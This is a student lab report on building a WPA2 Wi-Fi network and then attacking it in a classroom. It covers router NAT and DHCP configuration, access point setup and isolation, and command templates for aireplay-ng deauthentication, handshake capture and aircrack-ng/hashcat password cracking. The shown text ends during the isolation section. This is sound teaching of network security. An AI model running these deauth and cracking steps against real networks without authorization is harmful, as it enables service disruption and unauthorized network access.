

WLAN setup and security

Laboratory protocol Exercise 11: WLAN setup and security



Subject: ITSI/NWT
Class: 3AHITN
Name: Stefan Fürst, Justin Tremurici
Gruppenname/Nummer: GROUPNAME/12
Supervisor: ANGE, ZIVK
Exercise dates: 16.05.2025 | 06.06.2025
Submission date: 10.06.2025

Contents

1	Task definition	1
2	Summary	1
3	Complete network topology of the exercise	2
4	Exercise Execution	3
4.1	Setting up the Network	3
4.1.1	Configuring the Router	3
4.1.2	Configuring the Access Point	5
4.1.3	Testing connectivity and DHCP addreses	8
4.1.4	Access Point Isolation	9
4.2	Attacking the Wi-Fi Network	11
4.2.1	Setting up the Wi-Fi Adapter	11
4.2.2	Starting the attack	12
4.2.3	Sending Deauthentication Frames	13
4.3	Analyzing the 4-Way Handshake in Wireshark	15
4.3.1	EAPOL Frame Fields	15
4.3.2	4-Way Handshake Message 1	17
4.3.3	4-Way Handshake Message 2	17
4.3.4	4-Way Handshake Message 3	18
4.3.5	4-Way Handshake Message 4	18
4.4	Cracking the Password	19
4.4.1	Testing My Own Wi-Fi	19
4.5	Mitigations of This Attack	21
4.5.1	How WPA3 improves security	21
4.5.2	Possible WPA3 Attacks	21
5	References	23
6	List of figures	25
7	List of snippets	26

1 Task definition

This task focuses on the setup and subsequent attack of a WLAN network. The initial phase, "Übung 10: Einrichten eines WLAN-Netzwerks," guides students through provisioning a WLAN. This involves configuring an Access Point (AP), planning channel usage, setting up Network Address Translation (NAT) and a DHCP service, and ensuring full connectivity between wireless and wired clients. Students configure a router with NAT, establish a DHCP server, and set up the AP with WPA2 security, assessing password strength and measuring channel utilization. Connectivity tests confirm communication within the network and to the internet. Access Point Isolation is also explored, with a bonus task involving its configuration and demonstration of its effects. The second phase, "Übung 11: Angriff eines WLAN-Netzwerks," delves into ethical hacking using the **aircrack-ng** framework. This begins with checking WLAN card recognition and enabling monitoring mode using tools like **iw dev**, **iwconfig**, and **wifite**, followed by **airmon-ng start <WLAN-Interface>**. Students then use **airodump-ng <WLAN-Interface>** to monitor WLANs and identify network details such as BSSID and channel. A deauthentication attack is performed using **aireplay-ng --deauth <Anzahl der Pakete> -a <BSSID> -D <WLAN-Interface>**, analyzing its impact on connected clients. Finally, the task culminates in cracking the WLAN password using **airodump-ng** to capture the WLAN handshake (saved as a **.pcap** file), viewing it in **Wireshark**, and then employing **aircrack-ng -w password.lst -b <BSSID> <CaptureFile>.pcap** with a password list. A bonus challenge involves using **Hashcat** for password cracking, requiring **hcxpcapngtool -o <Datei-name>.22000 -E essid <CaptureFile>.pcap** for file conversion and leveraging potentially more powerful computational resources.¹

2 Summary

In this exercise, a WLAN network was established and subsequently attacked. The setup phase involved configuring a router for NAT and DHCP, enabling the internal network to access the internet and clients to receive IP addresses from the 172.28.0.0/24 subnet. The router was configured with an access list for NAT and an **ip nat inside source** command for overload PAT, ensuring multiple internal hosts could share a single public IP. DHCP was configured with a pool for the 172.28.0.0/24 network, specifically excluding the router's, a static server's, and the access point's IP addresses. The router's internet connectivity and DHCP assignments were thoroughly verified through ping tests and IP address checks on connected devices.

The Access Point was reset and configured via its web interface with a static IP address within the defined internal subnet. A Wi-Fi network named **3AHITN-GRP-12** was created on the 2.4 GHz radio, initially with isolation disabled to allow client-to-client communication. Security was set to WPA2 with the password **Passwort2025!**. The strengths of various security algorithms (**WEP**, **WPA**, **WPA2-Personal**, **WPA2-Enterprise**) and the chosen password were assessed. Channel usage was carefully monitored using **NetSpot** to inform channel selection and avoid conflicts with existing networks. Connectivity was then confirmed by pinging between wireless clients, between wireless and wired clients, and from a wireless client to the internet. The concept of Access Point Isolation was explained and demonstrated, showing how it prevents communication between wireless clients, yet notably does not hinder packet sniffing.

The attack phase commenced with setting up a Wi-Fi adapter for monitoring mode. This involved installing necessary drivers for a **RTL8821AU** chipset and activating monitor mode using commands like **iw dev** or the **wifite** utility. The **airmon-ng** tool was then used to enable monitor mode and manage any conflicting processes. Subsequently, **airodump-ng** was employed to scan for Wi-Fi networks, gather critical information such as the BSSID and channel for the target network **3AHITN-GRP-12**, and capture raw 802.11 frames from the target access point and its associated clients. A deauthentication attack was performed with **aireplay-ng** to disconnect a specific client and force a WPA2 4-Way Handshake, which was successfully captured and verified.

The captured 4-Way Handshake was then analyzed in **Wireshark** (or **Termshark**) using the **eapol && !eap** filter to isolate the relevant frames. Each of the four EAPOL (Extensible Authentication Protocol over LANs) frames was dissected, with detailed explanations of key fields including Descriptor Type, Key Information, Key Length, Key Replay Counter, Key Nonce, Key RSC, Key MIC, Key Data Length, and Key Data. Visual representations of each handshake message were provided, illustrating the exchange of ANonce, SNonce, MICs, and GTK. Finally, the captured handshake was used with **aircrack-ng** and a wordlist to crack the Wi-Fi password. A bonus task involved attempting to crack a personal Wi-Fi password using **hcxpcapngtool** for capture conversion and **Hashcat** for a brute-force attack, demonstrating the significant difficulty of cracking long, complex passwords.²

¹This summary of the task definition was created using Gemini 2.5 Flash using the Task definition as context.

²This summary of the exercise was created using Gemini 2.5 Flash using my tex file as context.

3 Complete network topology of the exercise




Figure 1: Complete network topology

4 Exercise Execution

4.1 Setting up the Network

To set up this exercise, we first had to build the topology from Figure 1 and configure the devices accordingly.

4.1.1 Configuring the Router

The router needs to have NAT configured since internet access will be required for this exercise. There are multiple approaches to creating NAT, which include Overloading or Port Address Translation (PAT), Static Port Address Translation (Port Redirection), or Static NAT.[1] Here, the most frequently used approach will be employed, which is PAT, where multiple connections from internal hosts are **multiplexed** into a **single** registered public IP address using different source port numbers. This allows for 65,536 translations per public IP and is used by basically every home since they typically have a single router that serves as the only gateway and has NAT to the ISP. Rarely do non-enterprise customers get their own static IP, and thus sometimes even multiple homes are NATed together into a single public IP which is called CGNAT (Carrier-Grade NAT).[1, 2] This approach also works inside an already NATed network, as we did here. Inside the school network, we used our router to create a NAT with the school network, giving us internet access. For this, we used the following commands.

```
# allowing addresses in the 172.28.0.0/24 subnet to be translated
access-list 1 permit 172.28.0.0 0.0.0.255
# using the above list of addresses to be allowed to get translated and
# specifying the interface on which the school network comes in and
# specifying the NAT type with the overload keyword
ip nat inside source list 1 interface f0/0 overload
# setting the port f0/0 to be the source of the school network, which in
# this case is the "internet"
interface f0/0
ip nat outside
# setting the port for our LAN
interface f0/1
ip nat inside
```

Listing 1: Router NAT configuration commands

This configuration can be verified by running the command `ip address dhcp` to obtain an IP address from the school's DHCP server for our router, which can then be viewed using `show ip int br`. From the DHCP server, we also received a gateway and static routes to reach the internet, which are displayed using `show ip route`. Lastly, Google is pinged to demonstrate connectivity. All of these steps can be examined in Figure 2 on the next page.

```
R1(config-if)#ip address dhcp
R1(config-if)#do show ip int br
Any interface listed with OK? value "NO" does not have a valid configuration

Interface                IP-Address      OK? Method Status      Protocol
FastEthernet0/0          10.21.34.117    YES DHCP    up          up
FastEthernet0/1          172.28.0.254    YES manual  up          up
Serial0/1/0              unassigned      YES unset   administratively down down
Serial0/1/1              unassigned      YES unset   administratively down down
NV10                     unassigned      NO  unset    up          up

R1(config-if)#do show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is 10.21.34.254 to network 0.0.0.0

S*   0.0.0.0/0 [254/0] via 10.21.34.254
     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
       10.21.34.0/24 is directly connected, FastEthernet0/0
       10.21.34.117/32 is directly connected, FastEthernet0/0
     L   172.28.0.0/16 is variably subnetted, 2 subnets, 2 masks
       172.28.0.0/24 is directly connected, FastEthernet0/1
       172.28.0.254/32 is directly connected, FastEthernet0/1
     L   193.170.234.0/32 is subnetted, 1 subnets
       S   193.170.234.129 [254/0] via 10.21.34.254, FastEthernet0/0
R1(config-if)#end
R1#ping
Jan  2 13:32:02.907: %SYS-5-CONFIG_I: Configured from console by console8.8.8.8
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 8.8.8.8, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/18/20 ms
```

Figure 2: Verifying the NAT configuration

Next, DHCP needs to be configured on the router so that clients can obtain IP addresses. To do this, first, a DHCP pool has to be created using the `ip dhcp pool` command along with a desired name for the pool in global configuration mode.

Then, the network from which to hand out IP addresses is specified using the `network` command along with the network address and the subnet mask.

The default router and DNS server are set afterward, as well as excluding three addresses to align with the topology using the `ip dhcp excluded-address` command. The commands used are as follows:

```
# creating the pool
ip dhcp pool R1_Intern_LAN
# setting the network
network 172.28.0.0 255.255.255.0
# setting the default router
default-router 172.28.0.254
# using the school's DNS server
dns-server 193.170.234.183
# excluding IP addresses from the pool
ip dhcp excluded-address 172.28.0.3
ip dhcp excluded-address 172.28.0.254
ip dhcp excluded-address 172.28.0.250
```

Listing 2: Router DHCP configuration commands

This configuration will be verified in two sections after the access point is added and clients are on the network, testing its connectivity.

4.1.2 Configuring the Access Point

To configure the access point, first, we reset it by holding the reset button on the back for 15 seconds in case it has already been configured.

Once it has been reset, it is plugged into the switch, which does not need to be configured and already has Power over Ethernet (PoE), so no power supply is needed to power the access point, nor is any configuration required for the switch.

To access the access point's configuration, a computer is connected to the same switch, and its IP address is changed to the 192.168.1.0/24 subnet. Then, at 192.168.1.252, its configuration can be accessed as stated in the manual on pages 7 and 8 [3].

To set the correct IP address of the access point, the configuration tab is opened, and under LAN → Network Setup, the IP is set to static and configured to the correct address according to the topology, as can be seen in Figure 3.




Figure 3: Changing the network settings of the access point

The Wi-Fi network to set up is configured in the **Wireless → Basic Settings** tab for **Radio 1**, which means configuring the 2.4 GHz radio. Below, under **SSID**, the desired SSID is set, and importantly, the isolation checkbox is unchecked so that wireless devices are not isolated and can ping each other. In section 4.1.4, isolation will be discussed further, but for now, it remains off. Lastly, the channel is set to auto, which can be seen with the other configurations in Figure 4. On the day of the lab, the two rooms were filled with access points, and the entire 2.4 GHz spectrum was congested, leaving no free channel to select. This can be observed in Figure 5, where **NetSpot** was used to analyze the usage of the channels.




Figure 4: Setting up the Wi-Fi Network




Figure 5: Viewing the usage of the channels in the 2.4 GHz spectrum

Now, under the Wireless → Security tab, the SSID is selected for configuration, which in our case is the previously created SSID. The Password/Pre-Shared Key to use is **Password2025!**, as specified in the task definition, and WPA2 is selected as the encryption algorithm, which can be seen in Figure 6.

As stated in the access point's manual on pages 32 to 43, it offers WEP, WPA2-Personal, WPA/WPA2-Personal, WPA2-Enterprise, WPA/WPA2-Enterprise, and RADIUS. The only two relevant options are WPA2-Personal and WPA2-Enterprise, since the other options that use WPA or WEP are obsolete and can be easily compromised with minimal computational effort. The most secure of the relevant options is WPA2-Enterprise, as the pairwise master key is regenerated for each session compared to WPA2-Personal [4, 3].

The password **Password2025!** is also not very secure, as an attacker could use a wordlist and automatically generate variants of it. This could be cracked quickly by adding human-like variants, such as appending the current year and a random special character, and then repeating this for every entry in the wordlist. Bitwarden's password test tool estimates that this password would be cracked in 18 hours, as seen in Figure 7.




Figure 6: Setting up the Security settings for the Wi-Fi Network




Figure 7: Testing the password's strength

4.1.3 Testing connectivity and DHCP addresses

To verify the DHCP assignments and the connectivity, the IP of the attacker's laptop, which at the time was plugged in instead of using the wireless network, received the .1 address assigned, as shown in Figure 8. This figure also displays two phones as wireless clients and their assigned IPs. Figure 9 shows one of the phones pinging the other phone, the laptop, and Google to verify the connectivity of a wireless device to a wired one, between two wireless devices, and from a wireless device to the internet. To ping with the phone, the `ping` command was used inside the **Termux** mobile app, which is available on the Google Play Store or on F-Droid for Android phones.³




Figure 8: DHCP assigned addresses of the devices




Figure 9: Testing the connectivity

³Figure 9 consists of multiple screenshots manipulated together using Photopea to save space in the document, eliminating the need for multiple figures and allowing everything to fit cleanly on a single page. :3

4.1.4 Access Point Isolation

Access Point isolation is a feature that prevents wireless clients from communicating with other wireless clients; they cannot see each other nor ping each other. This is used for shared Wi-Fi networks, such as those found in airports. Having this feature enabled can break functionality like screen mirroring and controlling local IoT devices. In Figure 10, the topology of a home network, where a **Pixel 8a** device is used as a phone and **Steckdose** is a smart power plug, both connected to the access point, which has isolation turned on. As can be seen in Figure 11, the phone cannot ping the power plug due to the isolation, but control of the power plug is still possible since TP-Link made the great decision to provide it with internet access in the app [5].




Figure 10: Showing the Topology for this example

```
04:36 [signal icons] 58 %

~ $ ping 10.0.0.19
PING 10.0.0.19 (10.0.0.19) 56(84) bytes of data.
From 10.0.0.109: icmp_seq=1 Destination Host Unreachable
From 10.0.0.109: icmp_seq=2 Destination Host Unreachable
From 10.0.0.109: icmp_seq=3 Destination Host Unreachable
^C
--- 10.0.0.19 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss,
time 4041ms
pipe 3
~ $
```

Figure 11: Trying to ping the Powerplug

Isolation might sound like a feature that could prevent Wi-Fi hacking and sniffing handshakes, but as shown in Figure 12, even with isolation turned on, it does not stop an attacker from capturing all of the wireless traffic with a Wi-Fi adapter that supports monitoring mode, since the frames are transmitted through the air anyway and can therefore be stored.

```
CH 1 ][ Elapsed: 30 s ][ 2025-06-09 03:32 ][ WPA handshake: D8:B3:70:E0:1C:11
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
DA:B3:70:B0:1C:11	-1	0	0	0 0	1	-1				<length: 0>
D8:B3:70:E0:1C:11	-50	100	287	235 0	1	270	WPA2	CCMP	PSK	WLAN-homeF2
DA:B3:70:20:1C:11	-49	100	296	0 0	1	270	WPA2	CCMP	PSK	<length: 0>
DA:B3:70:10:1C:11	-50	96	299	0 0	1	270	WPA2	CCMP	PSK	<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
DA:B3:70:B0:1C:11	F6:76:E9:CB:AF:2F	-19	1e- 6	47	489	EAPOL	WLAN-homeF2
